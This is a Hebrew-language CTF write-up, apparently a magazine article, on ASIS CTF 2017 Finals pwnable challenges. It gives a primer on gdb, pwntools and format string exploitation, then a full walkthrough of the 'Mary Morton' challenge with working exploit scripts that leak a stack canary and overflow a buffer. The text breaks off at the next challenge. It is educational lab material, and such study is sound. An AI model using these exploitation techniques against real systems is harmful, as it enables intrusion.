Pwning ELFs for Fun and Profit

מאת יובל עטיה

הקדמה

CTF (Capture the Flag) הוא סוג נפוץ מאוד של תחרות בתחום אבטחת מידע. במהלך ה-CTF, צוותים שונים מתחרים זה בזה בניסיון לנצח ולזכות בפרסים. כיצד התחרות באה לידי ביטוי?

ישנם שני סוגים נפוצים של CTF:

1. Jeopardy - בדומה לשעשועון האמריקני המוכר, אירועי Jeopardy מחולקים לקטגוריות - Pwnable (אקספלויטציה בינארית על פי רוב), Reversing (דומה בדרך כלל לאתגרי crackme), Steganography, Networking, OSINT ועוד. בכל קטגוריה מספר אתגרים (לעיתים יש אתגרים המשתייכים ליותר מקטגוריה אחת), ולכל אתגר ניקוד. בכל פעם שפותרים אתגר, הצוות זוכה בניקוד השווה לניקוד של האתגר, והצוות עם הניקוד הגבוה ביותר בסוף האירוע מנצח. לא לכל אתגר ניקוד שווה, לכן לאו דווקא הצוות שיפתור הכי הרבה אתגרים ינצח.
2. Attack-Defense - תחילה, כל קבוצה מקבלת מכונה. כל המכונות מועתקות ממכונה וירטואלית שמארגני התחרות הכינו, ומחוברות לאותה רשת ונגישות לאורך כל התחרות. בכל מכונה יש דגל/מספר דגלים. מוענק זמן התחלתי להכרת המכונה ויצירת הגנה בסיסית, ולאחר מכן התחרות מתחילה. המטרה של כל צוות היא לאסוף כמה שיותר דגלים מצוותים אחרים באמצעות ניצול חולשות, וכך לצבור נקודות התקפה, ובמקביל להגן על המכונה שלהם מפני התקפות, וכך לצבור נקודות הגנה. כמו כן, נהוג להעניק ציון נוסף על ציות לחוקים (זמינות המכונה, לא לגעת בדגלים וכו'). הדירוג הסופי מתבצע על פי הציון המשוכלל.

במאמר זה, לשם פשטות, כשנשתמש במינוח CTF נתכוון ל-CTF בפורמט Jeopardy.

הרמה של ה-CTFs משתנה בין אחד למשנהו, החל מ-CTFs שמיועד לאנשים חסרי ניסיון אך בעלי עניין (חברת Checkpoint ערכה CTF שכזה בפורמט Jeopardy לפני מספר חודשים, שהיה מיועד לגיוס אנשים להכשרה בחברה), דרך CTFs לתלמידי תיכון בעלי ידע בסיסי בתחומי אבטחת המידע, ועד ל-CTFs בהם מתחרים גדולי התחום (כמו Defcon CTF).

זכיה ב-CTF נחשבת להישג מכובד, וצוותים מקצועיים רבים שמשתתפים במשחקי CTF עורכים תחרויות כאלו בעצמם (אחד המוכרים הוא PlaidCTF, שנחשב ל-CTF מקצועי ומכובד מאוד).

CTFs הם הזדמנות מעולה להתנסות באופן פרקטי בצד ההתקפי של תחום האבטחה מבלי להסתכן בעבירה על החוק, וכן פלטפורמה מעולה ללמוד נושאים חדשים. לרוב האתגרים ב-CTFs המוכרים יכתבו מאמרים שמסבירים את דרך פתרונם (write-ups), כך שגם מקריאת המאמרים בלבד ניתן ללמוד רבות ולהתפתח מקצועית, במיוחד אם האתגר בו המאמר עוסק עוסק בנושא שהידע המקצועי שלנו בו הוא דל.

לרוב ה-CTFs יתרחשו במהלך סוף השבוע - משישי עד ראשון.

בתחילת ספטמבר, הייתי חולה במהלך הסופ"ש, וחשבתי לעצמי שדרך מעולה לנצל את הסופ"ש תהיה למצוא אירוע CTF זמין ולהשתתף בו, אז נכנסתי לאתר www.ctftime.org וראיתי שעומד להתחיל ASISCTF Finals CTF לשנת 2017. מתברר שהקבוצה שמארגנת את ה-CTF היא איראנית, וכשחיפשתי את ישראל ברשימת המדינות כשרשמתי את הקבוצה שלי, לא מצאתי את ישראל אלא את פלסטין. נו טוב.

נרשמתי לבד וחיכיתי שהאירוע התחיל. עד סגירת האירוע, הצלחתי לפתור 6 אתגרים - אחד כללי, שניים בנושא Pwnable, שניים בנושא reversing, אחד בנושא web ואחד בנושא crypto. הרבה מהאתגרים לא הספקתי לנסות.

לאחר שה-CTF נגמר, החלטתי לסיים את אתגרי ה-Pwnable, ובמהלך העבודה עליהם, חשבתי שיהיה מעניין לכתוב מאמר למגזין העוסק בדרכי הפתרון שלי לאתגרים הללו, וזה מביא אותנו לכאן ☺

כל האתגרים שבהם נדון ניתנו למשתתפי האתגר בפורמט הבא - קובץ elf, כתובת IP ופורט של שרת שמריץ את הקובץ, ותיאור קצר לאתגר. לעיתים, יש בתיאור רמזים לפתרון האתגר, כאן המצב לא היה כזה. המטרה בכל אחד מהאתגרים היא לחקור את הקובץ ולהבין כיצד ניתן לנצל אותו בשביל להשיג את הדגל, ולאחר מכן להשתמש ב-exploit שיצרנו בשביל לחלץ את הדגל מהשרת.

היו עוד 2 אתגרים בקטגוריה שבהם לא ניתן הקובץ הבינארי, אך לצערי השרתים כבר לא מאזינים בפורטים שסופקו, ומכיוון שלא פתרתי את אותם אתגרים במהלך האירוע לא ארחיב עליהם כאן. כל שמות האתגרים מבוססים על שמות של דמויות מעולמו של שרלוק הולמס, והתיאורים מתייחסים ספציפית לסדרה המעולה של ה-BBC - "שרלוק". את הבינאריים לכל האתגרים שנעסוק בהם ניתן למצוא בקובץ המצורף לגיליון, מומלץ מאוד לנסות לפתור את האתגרים לצד קריאת המאמר.

לפני שניגש לאתגרים, עלינו לבנות ארגז כלים בהם נשתמש במהלך האתגר.

ארגז הכלים

קבצי ELF הם המקבלים הלינוקסי לקבצי PE בווינדוס, לכן מתבקש שתהיה לנו עמדת לינוקס נגישה. אישית, בחרתי להריץ על VM הפצה של **Kali Linux** (ספציפית 2016.2) - הפצת Debian שנועדה לחוקרי אבטחת מידע ופורנזיקה דיגיטלית, הכוללת בתוכה אוסף כלים שימושיים.

כלי שימושי נוסף הוא **gdb** - GNU Debugger - דיבאגר מבוסס command-line לדיבוג תהליכים. מדובר בכלי חזק מאוד שדומה ל-**windbg** בווינדוס, והוא מאפשר פונקציונליות דומה - הרצת תהליך תחת ה-debugger, התחברות לתהליך רץ, צפייה ועריכת זיכרון, ביצוע disassembling לבלוב בינארי בזיכרון, הצבת נקודות עצירה (breakpoints), בחינת מבנים ועוד. כאשר אנו חוקרים תכניות, פעמים רבות נצטרך להשתמש ב-gdb בכדי לראות מה מתרחש כאשר אנו מעניקים לתכנית קלט כלשהו. בהמשך נרחיב על פקודות בסיסיות ב-gdb שניעזר בהן הרבה במהלך פתירת האתגרים.

נשתמש בתוסף ל-gdb בשם **PEDA** - Python Exploit Development Assistance - תוסף ל-gdb שמנגיש אותו בצורה נעימה וברורה יותר ויזואלית, וכן מוסיף פקודות שימושיות לפיתוח אקספלויטים, כמו checksec ו-aslr לבדיקת מנגנוני האבטחה שנמצאים בשימוש בבינארי שאנו מדבגים, ו-vmmap לקבלת מידע על אזורי הזיכרון הממופים שנמצאים בשימוש על ידי התהליך וכן ההרשאות שלהם.

מכיוון שתקשורת בין תהליכים היא לא דבר פשוט, היינו רוצים למצוא מעטפת שתעזור לנו לעטוף את התקשורת עם תהליך מקומי כך שיהיה לנו קל לפתח exploit עבור הבינארי, וכאשר נרצה - נריץ אותו מול השרת. אפשר לעשות זאת באמצעות **rarun2** - כלי שבא עם radare2 (תשתית ל-reverse engineering שלא נעסוק בה במאמר), אשר מאפשר להריץ בינארי כך שיאזין בפורט מסוים וכך נוכל לכתוב exploit שמתקשר עם שרת לוקאלי ולאחר מכן לשנות את ה-IP והפורט כך שיתאימו לנתונים שסופקו לנו. בשיטה זו מספר בעיות, העיקרית היא חוסר היכולת לעבור למצב אינטראקטיבי - שבו התקשורת לא נעטפת בשבילנו ואנחנו ממש מתקשרים דרך ה-terminal עם השרת/תכנית.

בשביל לפתור את הבעיה הזו, וכן להקל על תהליך פיתוח ה-exploit ועל תהליך מציאת החולשות, נשתמש ב-**pwntools** - תשתית פייתונית שנבנתה במיוחד עבור ctfs, ומייצאת פונקציונליות רבה ושימושית שניעזר בה במהלך פיתוח ה-exploits שלנו. כמו כן, היא מספקת מעטפת אחידה לתקשורת מול שרת ולהרצת תהליך מקומי, מספקת עטיפה מעל קבצי ELF, מאפשרת לבצע packing ו-unpacking בצורה נוחה (יהיה שימושי מאוד כשנרצה לתרגם מספר למחרוזת שמייצגת אותו, כמו לתרגם את 0x4f0049 ל-"\x00\x49\x00\x4f" - להלן packing, או לתרגם מחרוזת, כמו "\x7f\xf8\x04\x41" למספר 0x4104f87f - להלן unpacking), גישה ל-shellcode-ים ממוכנים ועוד. כל ה-exploits שנכתוב כאן יתבססו על pwntools, ובהמשך נרחיב את השיח על התשתית הזו.

כמו כן, נשתמש ב-disassembler סטטי לבחירתנו על מנת לבחון את הבינאריים. אני בחרתי להשתמש ב-**IDA**.

gdb על רגל אחת

כאמור, gdb הוא הדיבאגר הפופולרי ביותר במערכות unix. עם זאת, מכיוון שמדובר בכלי command-line, השימוש בו לא טריוויאלי במיוחד בהתחלה. אומנם קיימים פיתוחים חיצוניים שמספקים ממשק gui עבור gdb - הנפוץ ביניהם הוא gdbgui שמספק ממשק דפדפן לשליטה על gdb, אך לא נשתמש בכלים מסוג זה במאמר. במקום זאת, נסקור שלל פקודות בסיסיות וחיוניות ב-gdb:

1. התחברות לתהליך מה-terminal: נריץ את gdb עם דגלים וארגומנטים שונים בשביל להשיג את הפונקציונליות הרצויה.
   - **gdb <elf_file_path>**: יריץ את הקובץ תחת gdb. הקובץ יתחיל לרוץ רק כאשר נתחיל את הריצה שלו ב-gdb (עוד על כך בהמשך).
   - **gdb -q [...]**: יריץ את gdb במצב שקט, כלומר עם פחות verbosity. לרוב נבחר להריץ במצב זה בשביל למנוע זיבול.
   - **gdb <elf_file_path> <pid>**: יתחבר לתהליך שנוצר מ-elf_file_path וה-pid שלו הוא ה-pid שהעברנו בשורת ההרצה. לרוב נשתמש באופציה הזו (בשילוב עם pwntools שיריץ את התהליך).
2. הרצת קובץ תחת gdb: על מנת להריץ את הקובץ, נשתמש בפקודה **run** או **r**.
   - ניתן לבצע input redirection באמצעות: **r < input.txt**, כך בכל פעם שהתהליך יבקש input, gdb יספק לו input מהקובץ.
3. ניתן לבחון את זיכרון התהליך בעזרת הפקודה **x**, כאשר הפורמט של הפקודה הוא **x/nfu addr**, כאשר u - יחידות המידע שנרצה לבחון, f - הפורמט שבו נרצה להציג את המידע, ו-n - מספר החזרות. להלן מספר דוגמות:
   - **x/s $rsp** ידפיס מחרוזת אחת (עד null-terminator) החל מ-rsp.
   - **x/10xg 0x400509** ידפיס עשרה כתובות של 8 בתים (giant - g) בפורמט הקסדצימלי (hex - x).
   - **x/5i $rip** ידפיס 5 פקודות אסמבלי (instruction - i) החל מ-rip.
4. ניתן ליצור נקודות עצירה בעזרת הפקודה break בליווי הכתובת, לדוגמה: **break *0x401ff** או **break *main**. על מנת למחוק נקודת עצירה בכתובת מסוימת, ניתן להשתמש ב-**clear <address>** או ב- **del <breakpoint_index>**. לדוגמה: **del 2** ימחק את ה-breakpoint השני שהגדרנו, ו-**clear 0x401ff** ימחק את ה-breakpoint שהגדרנו בכתובת 0x401ff.
5. על מנת לראות את ה-call stack הנוכחי, נשתמש ב-backtrace או bt.
6. על מנת להחליף בין stack frames, נשתמש בפקודה frame (או f), בצורה הבאה: **f <n>**, כאשר n הוא האינדקס של ה-frame כפי שהוא הוצג בפלט של הפקודה bt. באופן כללי, ה-frame במקום ה-0 הוא ה-frame הנוכחי שהתכנית מריצה, ה-frame ה-1 הוא ה-frame שקרא ל-frame 0, וכך הלאה.
7. נוכל לבחון מידע רב באמצעות הפקודה **info** (או i). בין היתר, נוכל לבחון מידע אודות ה- shared libraries הטעונים בעזרת info sharedlibrary, לקבל מידע אודות ה-breakpoints שהוגדרו בעזרת

info break, לקבל מידע אודות ה-frame הנוכחי שאנו בוחנים בעזרת info frame, ולקבל מידע אודות אוגרים בעזרת **info registers** (או i r) על מנת לקבל מידע אודות כל האוגרים, או לקבל מידע על אוגרים ספציפיים בלבד בעזרת ציון שמות האוגרים שאת הערכים שלהם נהיה מעוניינים לבחון. לדוגמה, על מנת לקבל את הערכים של האוגרים rax ,rsp ו-r9, נריץ את הפקודה i r rsp rax r9.

8. על מנת לבצע disassembly לפונקציה מסוימת, נריץ את הפקודה **disas <address>** או **disas <function-name>*** במידה ויש לנו סימבולים. באופן כללי, אין סיבה שנשתמש בפקודה הזו ולא בפקודת ה-disassemble של PEDA, שהיא pdisas.

pwntools על הרגל השנייה

כאמור, pwntools היא תשתית פייתונית לכתיבת exploits בלינוקס, שנועדה במיוחד עבור ctfs. להלן קטע קוד עם הערות שמסביר שימוש בסיסי ב-pwntools:

```python
# This import statement should import and initialize everything we need to
exploit a program
from pwn import *


EXPLOIT_REMOTE = False

# The context object allows us to set the context of the environment which runs
the program
# we'd like to exploit, such as stating which architecture it's built in, and
which OS it's running.
# Using this object, pwntools simplifies access to many of its platform-
dependent functionality, such as
# the various shellcodes it stores.
# By default, context assumes a 32-bit Linux machine, so we need to update the
architecture context
# to a 64-bit architecture.
context.update(arch='amd64')

if EXPLOIT_REMOTE:
    # Instantiating the process class will cause pwntools to run the binary
    # and return an object which allows us to communicate with it.
    # This process can then be debugged using gdb.
    r = process("./my_elf")
else:
    # Pwntools also provides a wrapper for remote connections.
    r = remote("my.epic.host", 1337)

# The ELF class parses the ELF file and can provide easy access to useful
infomation, such as the
# GOT and the binary's various sections.
e = ELF("./my_elf")
# The following is an example of accessing the address of a certain entry in the
GOT.
printf_got = e.got['printf']

# We can easily send a line (ending with '\n') to the process using pwntools.
r.sendline("Hello world!")
# We can also easily receive input up to a certain set of characters.
r.recvuntil("name:")

# p64 allows for easy packing of 64-bit long addresses, without the need for
python's struct module.
address = p64(0x41414141)
r.sendline(address)
```

```
# u64 allows for easy unpacking of 64-bit long addresses, without the need for python's struct module.
remote_address = u64(r.recvuntil("\x7f")[1:])

# The shellcraft module grants us access to a variety of customizable shellcodes. Using the context object,
# it knows which shellcode fits the specific context and returns it, without the need of more arguments.
shellcode = shellcraft.sh()
# The object returned from shellcraft's method is a string, storing assembly code. We need to assemble it.
# The asm method provides us with this functionality.
shellcode = asm(shellcode)

r.sendline(p64(remote_address) + shellcode)

# This allows us to enter interactive mode - all input will be redirected directly to the program, as
# if we were simply running the program itself.
r.interactive()
```

[Format String Exploitation]

ניעזר הרבה ב-Format String Exploitation במהלך האתגרים, לכן חשוב לי לבצע ריענון של הנושא בקרב הקוראים. מי שבקיא בנושא יכול להמשיך לנושא הבא, אין כאן חידושים. לקוראים שלו מכירים את הנושא - אמליץ לקרוא את המאמר שפורסם בגיליון ה-72 של המגזין בנושא Format String Exploitation (ניתן למצוא קישור בסוף המאמר). התוכן שיוצג כאן הוא תמצות של התוכן שפורסם במאמר.

כל תחום אקספלויטציית format strings מתבסס על הבנה של אופן העבודה של format strings. שימוש לא נכון ב-format strings יכול לאפשר לנו כתיבה/קריאה לכתובות שרירותיות בזיכרון, על פי רצוננו, וכך מאפשר שלל יכולות נחשקות כמו הרצת קוד מרוחק (RCE) והזלגת מידע (Information Disclosure), כך שלעיתים נוכל להתגבר כמעט על כל ההגנות שמופעלות על הבינארי (כמו DEP, ASLR, Stack canaries) בעזרת ניצול format strings.

אז מה זה format string? Format string, כשמו כן הוא, הוא מחרוזת המורכבת מטקסט ומפרמטרים ל-format function (כמו scanf או printf). בעזרת format string, ניתן להעביר מידע על כל הפרמטרים הרלוונטיים ל-format function בעזרת הארגומנט הראשון בלבד (שהוא ה-format string), וכך הפונקציה לא צריכה לדעת כמה ואילו ארגומנטים הועברו לה - היא מסיקה את זה על סמך ה-format string. ישנם מספר מציינים (specifiers) ל-format string, אשר מתארים את הארגומנט באינדקס מסוים שהועבר ל-format function. כל מציין יתחיל בתו % (אם באמת רוצים להדפיס %, ניתן לברוח באמצעות %%). הסדר שבו המציינים מופיעים ב-format string זהה לסדר שבו הועברו לפונקציה. להלן מספר מציינים לדוגמה:

- %s מציין מצביע למחרוזת. הקלט שייקלט לארגומנט שהמציין מתייחס אליו יעובד כמחרוזת. מחרוזות ב-format strings מופרדות בעזרת תווי white space, כמו טאב ("\t" או "\x09"), רווח (" " או "\x20") או שורה חדשה ("\n" או "\x10").
- %c מציין מצביע לתו (באורך בית אחד)

- %x מציין unsigned int שיודפס בפורמט הקסדצימלי
- %p מציין מצביע, יודפס בפורמט הקסדצימלי

בנוסף למציינים, יש גם מתקני אורך (length modifiers), שמתארים כיצד להתייחס למידע שמצביע המציין וניתן להשתמש בהם בצירוף עם מצביעים מסויימים, לדוגמה:

- h מגדיר להתייחס למידע כ-word, כלומר כמידע באורך 2 בתים. כך, לדוגמה, %hx ידפיס רק 2 בתים במקום 4.
- hh מגדיר להתייחס למידע כ-byte, כלומר כמידע באורך בית אחד. כך, לדוגמה, %hhx ידפיס רק בית אחד במקום 4.
- ll או q מגדיר להייחס למידע כ-qword, כלומר כמידע באורך 8 בתים. כך, לדוגמה, %llx ידפיס 8 בתים במקום 4.

לדוגמה, עבור ה-format string הבא: "Hello %s, your gender is of type %c and libc is located at %p" יפרש את הארומנטים שהועברו לפונקציה בצורה הבאה:

- הארגומנט הראשון הוא מצביע למחרוזת
- הארגומנט השני הוא מצביע לתו
- הארגומנט השלישי הוא כתובת של מצביע

בהתאם לפונקציה שאליה מועברת המחרוזת, יוחלט אם היא תשמש כמחרוזת המסבירה כיצד להשתמש בקלט המשתמש לצורכי השמה (לדוגמה, ב-scanf) או לצורכי הצגה למשתמש (לדוגמה, ב-printf). כך, לדוגמה, הקריאה printf("%s", s) תדפיס את הערך שנמצא במחרוזת s.

אבל מה יקרה כאשר הקריאה שלנו לפונקציה תהיה printf("%llx %llx %llx"), כלומר לא נעביר ארגומנטים נוספים לפונקציה? כאמור, מכיוון שמספר הארגומנטים שהפונקציה מקבלת הוא דינאמי, והיא מסתמכת רק על המידע שמועבר ב-format string, הפונקציה תרוץ ותציג לנו את המידע שמופיע במקום בו היו אמורים להיות מועברות הארגומנטים השני, שלישי ורביעי לפונקציה - ב-32 ביט, מדובר בקריאה של מידע מהמחסנית, וב-64 ביט מדובר במידע שמאוחסן באוגרים (עוד על כך, בהמשך). כלומר, שליטה ב-format string מאפשרת קריאה שרירותית מהמחסנית! בהמשך נראה גם שאפשר לעצב את ה-format string שלנו בצורה שתאפשר לנו להגדיר את הכתובת שעליה נרצה להציב את המציין באותו ה-format string שמועבר ל-printf.

דבר נוסף שניתן לעשות הוא להעביר אינדקס למציין, וכך להגדיר באופן שרירותי לאיזה ארגומנט המציין מתייחס, בפורמט הבא: %n$m, כאשר n הוא האינדקס ו-m הוא המציין. לדוגמה: %15$s מגדיר להתייחס לארגומנט ה-15 שהועבר לפונקציה (והיא תמצא אותו במקום בו הוא היה יושב לו היה מועבר לפונקציה, בין אם באמת הועבר בקריאה אליה ובין אם לא).

מציין נוסף שלא התייחסנו אליו הוא המציין n%, אשר כותב לכתובת של הארגומנט אליו הוא מתייחס את מספר התווים שהודפסו על ידי הפונקציה עד כה. כך, לדוגמה: printf("1234%n", &i) תרשום את הערך 4 לתוך i, תוך התייחסות ל-i כ-DWORD. ניתן גם להשתמש במתקני אורך על n%, וכך לרשום WORD, BYTE או DWORD, על פי הצורך. כך בעצם קיבלנו, בנוסף ליכולת קריאה שרירותית, גם יכולת כתיבה שרירותית, בהנחה שאנחנו שולטים ב-format string.

במהלך המאמר נראה כיצד הידע הזה ישמש אותנו לצורך פתירת האתגרים.

64 vs 32 bit

כאשר מדברים על בינאריים, חשוב לציין את הארכיטקטורה שלהם - האם מדובר בבינאריים 32-ביט או 64-ביט? הארכיטקטורה מציינת את מרחב הכתובות שהבינארי נגיש אליו, ויש מספר הבדלים נוספים בין הארכיטקטורות. הרלוונטיים בהם הם:

- אוגרים חדשים: כפי ש-32 ביט הציג את משפחת האוגרים המורחבים (extended) - eax, eip, ebx, esp וכו', כך 64-ביט הציג משפחת אוגרי r (על שם register - אוגר) - rax, rip, rbx, rsp - מדובר באוגרים באורך 64-ביט שכמובן, לא קיימים ב-32-ביט.
- ב-64 ביט, כמעט תמיד לא יועברו ארגומנטים לפונקציות על המחסנית, אלא על גבי האוגרים, כאשר במערכות מייקרוסופט, ארבעת הארגומנטים הראשונים יועברו על גבי rcx, rdx, r8 & r9, בהתאמה, ושאר הארגומנטים יועברו על גבי המחסנית, ובמערכות רבות אחרות, ביניהן לינוקס, ששת הארגומנטים הראשונים מועברים על גבי האוגרים rdi, rsi, rdx, rcx, r8 & r9, ושאר הארגומנטים יועברו על גבי המחסנית. חשוב מאוד לזכור את זה, במיוחד כשנרצה לרשום format string זדוני.

כל האתגרים שנעסוק בהם הם בינאריים 64-ביט.

Mary Morton


לאחר הרבה הקדמה, אנו מוכנים לאתגר הראשון שלנו, Mary Morton! נוריד את האתגר. לפני שמתחילים לבצע reversing, חשוב קודם לשחק קצת עם הבינארי באופן תקין ולנסות לקבל תחושה והבנה בסיסית של ה-flow, ואולי אפילו למצוא כיוונים לאקספלויטציה על הדרך.

כאשר נריץ את הבינארי, נזכה לתפריט שמאפשר לנו לבחון בין buffer overflow ולבין format string bug. נשמע די מבטיח. במהרה נגלה שאנחנו מקבלים SIGALARM לאחר 20 שניות מרגע תחילת ההרצה. די מעצבן כשאנחנו מנסים לשחק עם הבינארי, אבל לא קריטי.

נבחן את האופציות: כאשר נספק קלט ארוך מאוד לאופציה של ה-buffer overflow, נקבל הודעה על כך שאותר stack smashing - נראה שמדובר בבינארי עם stack canaries. Stack canaries הם ערך אשר ממוקם על המחסנית, ממש לפני ה-rbp השמור, והוא ערך גלובלי לתכנית אשר משמש הגנה מפני buffer overflows - הרעיון הוא, שלפני שהפונקציה תחזור, היא תבדוק אם הערך ששמור על המחסנית זהה

לערך הגלובלי, ואם לא - זה סימן ל-buffer overflow במחסנית, והתכנית תצא לפני שתאפשר לנו להשתלט על ה-flow, כך שעל מנת לנצח stack canary נזדקק לחולשה נוספת, למשל - הסגרת הערך של הכנרית. אם נדע את הערך של הכנרית, נוכל להתגבר על ההגנה.

אולי נוכל לקבל מידע כזה באמצעות ניצול שליטה ב-format string על מנת לקרוא ערכים מהמחסנית. נבדוק האם אכן יש לנו שליטה על ה-format string:



בפעם הראשונה, רשמנו "hello" וקיבלנו כפלט "hello". לאחר מכן, העברנו מצייני פורמט, ונראה שאכן הצלחנו לקרוא ערכים מהאוגרים והמחסנית (כאמור, האוגרים מחזיקים את ששת הארגומנטים הראשונים לכל פונקציה).

בשלב הזה, ברור לנו באופן כללי מה אנחנו צריכים לעשות:

- השגת הכנרית בעזרת שליטה ב-format string
- שימוש ב-buffer overflow והכנרית על מנת להשיג שליטה בתכנית

עדיין יש לנו כמה שאלות:

- אילו עוד מנגנוני אבטחה קיימים בבינארי? DEP? ASLR? שאלות אלו ישפיעו מאוד על אופי ה-payload שלנו: האם נצטרך לכתוב ROP או לא. כמו כן, ASLR יכול להעלות צורך בחולשת information disclosure, אבל זה לא יהווה בעיה - ניתן להשתמש בשליטה שלנו ב-format string על

מנת להדליף את כתובת החזרה של הפונקציה שמתעסקת ב-format string bug, ולהצליב אותה מול ה-offset בבינארי, וכך לשבור את ה-ASLR של הבינארי.

- כיצד נשיג את הדגל? האם פונקציה שמציגה את הדגל נמצאת בבינארי, וכל שנצטרך הוא לקפוץ אליה, או שנצטרך להשיג shell ולחפש אותו בעצמינו?
- מה המיקום של ה-canary ב-format string bug? מה האורך של ה-buffer ב- stack bufferoverflow bug?

נתחיל מלענות על השאלה הראשונה - נריץ את הבינארי תחת gdb עם התוסף PEDA, ונריץ עליו checksec ו-aslr, על מנת לבדוק את ההגנות שלו:

```
# gdb -q ./mary_morton

warning: build/bdist.linux-x86_64/wheel/peda/peda.py: No such file or directory
Reading symbols from ./mary_morton...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$ aslr
ASLR is OFF
gdb-peda$
```

קיבלנו את התשובה לשאלה הראשונה - בבינארי יש NX (DEP) וכנרית, אך אין ASLR. יתכן שנצטרך לעקוף את ה-NX עם ROP (Return Oriented Programming - נושא שסקרנו בעבר מספר פעמים במגזין).

על מנת לענות על השאלות הנוספות, נפתח את הבינארי ב-IDA.

נתחיל מבחינת המחרוזות של הבינארי, ונראה אם יש מחרוזת מעניינת - אם יש, נבדוק את ה-xrefs שלה, ונבחן את הפונקציה בה משתמשים במחרוזת. מבחינת המחרוזות, נראה שיש מחרוזת שהתוכן שלה הוא "/bin/cat ./flag" - נראה מבטיח. ממעקב אחר המחרוזת, נגיע לפונקציה מוסתרת שקוראת ל-system עם המחרוזת הנ"ל כפקודה, מיד לאחר main:

```
t:00000000004008D8                 jmp     short loc_400870
t:00000000004008D8 main            endp
t:00000000004008D8
t:00000000004008DA ; ---------------------------------------------------------------------------
t:00000000004008DA                 push    rbp
t:00000000004008DB                 mov     rbp, rsp
t:00000000004008DE                 mov     edi, offset aBinCat_Flag ; "/bin/cat ./flag"
t:00000000004008E3                 call    _system
t:00000000004008E8                 nop
t:00000000004008E9                 pop     rbp
t:00000000004008EA                 retn
t:00000000004008EB
t:00000000004008EB ; =============== S U B R O U T I N E =======================================
t:00000000004008EB
```

הפונקציה לא מסתמכת על ארגומנטים כלשהם, לכן כל מה שצריך לעשות הוא לקפוץ לפונקציה. אין ASLR, לכן נוכל להסתמך על הכתובת המדויקת של הפונקציה.

נבחן את מבנה המחסנית של הפונקציה ונראה שאורך הבאפר שמוקצה הוא 0x88. אחריו תופיע הכנרית, באורך 0x08, אחריו ה-rbp של ה-frame הקודם (ה-frame שבו התרחשה הקריאה ל-stack_buffo_bug), ואחריו ה-rip השמור של ה-frame הקודם - כתובת החזרה. כאמור, נצטרך לדרוס רק בית אחד מכתובת החזרה.

נשתמש בידע שצברנו על כה ונרשום תבנית ל-exploit שלנו:

```
from pwn import *

context.update(arch='amd64')

canary = None  # TODO: Leak canary value using format string bug

r = process("./mary_morton")
r.recvuntil("Exit the battle\n")

return_address = p64(0x4008da)

payload = "A" * 0x88 + canary + "\x00" * 8 + return_address

r.sendline("1")
r.sendline(payload)

r.interactive()
```

נשאר רק להדליף את ה-canary. נבחן את ה-stack של הפונקציה שמבצעת את format string bug בתפריט, וניווכח שה-stack שלה זהה ל-stack של stack_buffo_bug. כלומר, הכנרית נמצאת במרחק של 17 QWORDS מתחילת הבאפר שאנו מעברים כ-format string. לכן, עלינו לקרוא את הארגומנט ה-18 מראשית המחסנית (מכיוון שבעת הקריאה ל-printf, ראשית המחסנית - rsp - היא תחילת הבאפר). על מנת לעשות זאת, נוכל להשתמש ב-format string הבא: "%23$p". למה 23 ולא 18? מכיוון שכפי שציינו, ב-64-ביט, ששת הארגומנטים הראשונים מועברים על גבי האוגרים, ורק לאחר מכן על גבי המחסנית. הארגומנט הראשון הוא ה-format string, ומועבר על גבי rdi. לכן, הארגומנטים הראשון, שני, שלישי, רביעי וחמישי - הם כולם ערכי אוגרים - ורק לאחר מכן נתחיל לקרוא מהמחסנית. לכן, על מנת לקרוא את ה-QWORD ה-17 מהמחסנית, עלינו לבקש את הארגומנט ה-18+5 - ה-23.

```
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
2
%23$p
0x8850ad905f97500
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
Alarm clock
```

נעזר ב-pwntools על מנת להמיר את המספר לייצוג הקסדצימלי שלו כמחרוזת, ונסיים לרשום את ה-exploit שלנו:

```python
from pwn import *

context.update(arch='amd64')

r = process("./mary_morton")
r.recvuntil("Exit the battle")

r.sendline("2")
r.sendline("%23$p")
canary = p64(int(r.recvuntil("Exit the battle").split("\n1.")[0].split("\n")[1],
16))

return_address = p64(0x4008da)
payload = "A" * 0x88 + canary + "\x00" * 8 + return_address

r.sendline("1")
r.sendline(payload)

r.interactive()
```

לאחר קנפוג של ה-exploit לרוץ מול השרת המרוחק והרצתו, נקבל את הדגל:

```
# python ./exploit.py
[+] Starting local process './mary_morton': pid 3289
[*] Switching to interactive mode

-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ASIS{An_impROv3d_v3r_0f_f41rY_iN_fairy_lAnds!}
[*] Got EOF while reading in interactive
$ 
```

וסיימנו את האתגר הראשון ☺

Greg Lestrade

נוריד את האתגר הבא. שוב, ננסה לשחק איתו לפני שנתחיל לחקור אותו לעומק. הפעם, ניתקל במחסום:

```
8)# ./greg_lestrade
[*] Welcome admin login system!

Login with your credential...
Credential : ya
[!] Sorry, wrong credential
```

